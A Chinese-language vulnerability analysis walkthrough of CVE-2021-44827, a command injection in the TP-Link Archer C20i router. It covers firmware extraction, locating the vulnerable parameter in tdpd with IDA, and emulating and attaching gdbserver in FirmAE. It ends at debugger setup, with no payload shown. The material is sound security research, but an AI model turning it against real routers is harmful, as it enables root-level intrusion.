漏洞编号

CVE-2021-44827


固件下载地址

https://www.tp-link.com/en/support/download/archer-c20i/#Firmware

漏洞分析调试

固件提取

`binwalk -Me Archer_C20iv1_0.9.1_4.0_up_boot\(160518\)_2016-05-18_09.51.09.bin`



iot@research: ~/tools/FirmAE/firmwares
File Edit View Search Terminal Help

```
[redacted]:~/tools/FirmAE/firmwares$ binwalk -Me Archer_C20iv1_0.9.1_4.0_up_bo
ot\(160518\)_2016-05-18_09.51.09.bin

Scan Time:     2022-04-14 22:08:10
Target File:   /home/iot/tools/FirmAE/firmwares/Archer_C20iv1_0.9.1_4.0_up_boot(
160518)_2016-05-18_09.51.09.bin
MD5 Checksum:  833d4c06b3e7d1dc6c66d8e9228002ca
Signatures:    411

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
95440         0x174D0         U-Boot version string, "U-Boot 1.1.3 (Aug 31 2015
- 16:30:43)"
132096        0x20400         LZMA compressed data, properties: 0x5D, dictionary
 size: 8388608 bytes, uncompressed size: 3515396 bytes
1442304       0x160200        Squashfs filesystem, little endian, version 4.0, c
ompression:xz, size: 5296012 bytes, 638 inodes, blocksize: 131072 bytes, created
: 2016-05-18 01:44:19


Scan Time:     2022-04-14 22:08:10
Target File:   /home/iot/tools/FirmAE/firmwares/_Archer_C20iv1_0.9.1_4.0_up_boot
(160518)_2016-05-18_09.51.09.bin.extracted/20400
MD5 Checksum:  64f1224278071ed8827278629e2fc71d
```

很顺利，可以解开

漏洞点

查看漏洞通告里的描述




CVE-2021-44827 详细信息

当前描述

TP-Link Archer C20i 0.9.1 3.2 v003a.0 Build 170221 Rel.55462n 设备通过 X_TP_ExternalIPv6Address HTTP 参数存在远程身份验证 OS 命令注入，允许远程攻击者以 root 权限在路由器上运行任意命令。


漏油器文件系统如下：




既然是命令注入漏洞，也没有特殊说明，那应该是在web界面

使用firmwalk工具检索一下文件系统里的关键信息和敏感信息，这个工具省去了很多人力去信息搜集，当然有时候不是那么全面，可以自己稍加定制一下，例如在学习过程中遇到了其他的web服务器程序，也可以添加到工具目录下/data文件夹的webservers文件字段中等等

```
./firmwalker.sh /home/iot/tools/FirmAE/firmwares/_Archer_C20iv1_0.9.1_4.0_up_boot160518_2016-05-18_09.51.09.bin.extracted/squashfs-root ./tplink_result
```




```
[redacted]~/tools/firmwalker$ ./firmwalker.sh /home/iot/tools/FirmAE/firmware
s/_Archer_C20iv1_0.9.1_4.0_up_boot160518_2016-05-18_09.51.09.bin.extracted/squas
hfs-root ./tplink_result
***Firmware Directory***
/home/iot/tools/FirmAE/firmwares/_Archer_C20iv1_0.9.1_4.0_up_boot160518_2016-05-
18_09.51.09.bin.extracted/squashfs-root
***Search for password files***
##################################### passwd
t/etc/passwd

##################################### shadow

##################################### *.psk

***Search for Unix-MD5 hashes***


***Search for SSL related files***
```



```
***Search for web servers***
############################################## search for web servers
############################################## apache

############################################## lighttpd

############################################## alphapd

############################################## httpd
t/usr/bin/httpd

############################################## uhttpd

############################################## jhttpd

############################################## boa
```

web服务器文件在./usr/bin/httpd，拖进IDA分析一波，一般嵌入式设备是通过cgi传递输入到后端，搜索cgi字符串




Address	Length	Type	String
LOAD:00401589	0000000E	C	http_cgi_init
LOAD:004019B5	0000000E	C	http_cgi_main
.rodata:0040B1...	0000000E	C	/cgi/conf.bin
.rodata:0040B1...	0000000C	C	/cgi/confup
.rodata:0040B1...	00000009	C	/cgi/bnr
.rodata:0040B1...	0000000C	C	/cgi/softup
.rodata:0040B1...	0000000E	C	/cgi/softburn
.rodata:0040B2...	00000009	C	/cgi/log
.rodata:0040B2...	0000000A	C	/cgi/info
.rodata:0040B2...	0000000C	C	/cgi/lanMac
.rodata:0040B2...	0000000A	C	/cgi/auth
.rodata:0040B2...	00000009	C	/cgi/pvc
.rodata:0040B2...	0000000A	C	/cgi/ansi
.rodata:0040B2...	0000000C	C	/cgi/logout
.rodata:0040B2...	0000000B	C	/cgi/route
.rodata:0040BA...	00000026	C	#error && exit: CGI buffer overflow!\n
.rodata:0040E9...	00000009	C	[cgi]%d\n

发现它是通过cgi后面加上数字进行不同服务的调用的，搜索漏洞公告里的字符串没有找到：X_TP_ExternalIPv6Address


在路由器文件系统根目录下搜索，发现在tdpd和tmpd中匹配到了相关的字符串

`grep -r "X_TP_ExternalIPv6Address"`




```
[redacted]~/tools/FirmAE/firmwares/_Archer_C20iv1_0.9.1_4.0_up_boot160518_2016-05-18_09.51.09.bin.extracted/squashfs-root$ grep -r "X_TP_ExternalIPv6Address"

Binary file usr/bin/tdpd matches
Binary file usr/bin/tmpd matches
```

老规矩，拖进IDA pro分析查找




Address	Length	Type	String
.rodata:004153...	00000099	C	X_TP_IPv6Enabled=1\nX_TP_IPv6AddressingType=Static\nX_TP_ExternalIPv6Address=%s\nX_TP_P...
.rodata:004155...	00000019	C	X_TP_ExternalIPv6Address



```
if ( *(_BYTE *)(a1 + 41) == 1 )
{
  v5 = strlen(v13);
  sprintf(
    &v13[v5],
    "X_TP_IPv6Enabled=1\n"
    "X_TP_IPv6AddressingType=Static\n"
    "X_TP_ExternalIPv6Address=%s\n"
    "X_TP_PrefixLength=%u\n"
    "X_TP_DefaultIPv6Gateway=%s\n"
    "X_TP_IPv6DNSServers=%s,%s\n",
    (const char *)(a1 + 452),
    *(_DWORD *)(a1 + 500),
    (const char *)(a1 + 504),
    (const char *)(a1 + 549),
    (const char *)(a1 + 594));
}
if ( !rdp_createObj(3, "WAN_IP_CONN", v7, v8) )
{
  if ( !rdp_setObj(3, "WAN_IP_CONN", v8, v13, 3) )
    return (sub_4096A0("WAN_IP_CONN", v8) == 0) - 1;
  rdp_setObj(3, "WAN_IP_CONN", v8, v13, 4);
}
rdp_destroyObj(3, "WAN_IP_CONN", v8);
v3 = -1;
```

根目录下搜索处理危险参数的函数：`grep -r rdp_setObj`




```
iot@research:~/tools/FirmAE/firmwares/_Archer_C20iv1_0.9.1_4.0_up_boot160518_2016-05-18_09.51.09.bin.extracted/squashfs-root$ grep -r "rdp_setObj"
Binary file usr/bin/cos matches
Binary file usr/bin/tdpd matches
Binary file usr/bin/tmpd matches
Binary file usr/bin/cli matches
Binary file usr/bin/cwmp matches
Binary file usr/bin/httpd matches
Binary file lib/libcmm.so matches
```


函数应该定义在动态链接库lib/libcmm.so中

调试环境搭建

使用debug模式运行固件，2进入命令行shell，实际上就是firmadyne提供的telnetd服务，发现并没有wget等命令，因为是用firmae模拟的固件，所以firmadyne下的busybox有wget命令，传入gdbserver



```
[redacted]~/tools/FirmAE$ sudo ./run.sh -d tplink ./firmwares/Archer_C20iv1_0
.9.1_4.0_up_boot\(160518\)_2016-05-18_09.51.09.bin
[sudo] password for iot:
[*] ./firmwares/Archer_C20iv1_0.9.1_4.0_up_boot(160518)_2016-05-18_09.51.09.bin
emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
mke2fs 1.44.1 (24-Mar-2018)
e2fsck 1.44.1 (24-Mar-2018)
[*] infer network start!!!

[IID] 14
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap14_0...
Set 'tap14_0' persistent and owned by uid 0
Initializing VLAN...
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true .035118535 .035118535
[*] firmware - Archer_C20iv1_0.9.1_4.0_up_boot(160518)_2016-05-18_09.51.09
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
------------------------------
|       FirmAE Debugger       |
------------------------------
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
```




```
~ # /firmadyne/busybox wget http://192.168.0.2:8000/./gdbserver-7.12-mipsel-mips
32rel2-v1-sysv
Connecting to 192.168.0.2:8000 (192.168.0.2:8000)
gdbserver-7.12-mipse 100% |********************************| 1390k  0:00:00 ETA
~ # chmod 777 gdbserver-7.12-mipsel-mips32rel2-v1-sysv
```

此时符合目标系统架构的gdbserver传入文件系统


调试

查看http进程号




```
 387 admin     2188 S    noipdns /var/tmp/dconf/noipdns.conf
 390 admin     2188 S    cmxdns /var/tmp/dconf/cmxdns.conf
 510 admin     1340 S    wlNetlinkTool
 517 admin     1340 S    wlNetlinkTool
 519 admin     1340 S    wlNetlinkTool
 614 admin     2740 S    httpd
 616 admin     1864 S    upnpd -L br0 -W eth0.2 -en 1 -P eth0.2 -nat 0 -port
```

`./gdbserver-7.12-mipsel-mips32rel2-v1-sysv :9999 --attach 614`



```
~ # ./gdbserver-7.12-mipsel-mips32rel2-v1-sysv :9999 --attach 614
Attached; pid = 614
Listening on port 9999
```

```
echo "source /home/iot/tools/gdb_plugains/gef/gef.py" > ~/.gdbinit

gdb-multiarch -q ./usr/bin/httpd

set architecture mips

set endian little

set solib-search-path lib/

target remote 192.168.0.1:9999
```

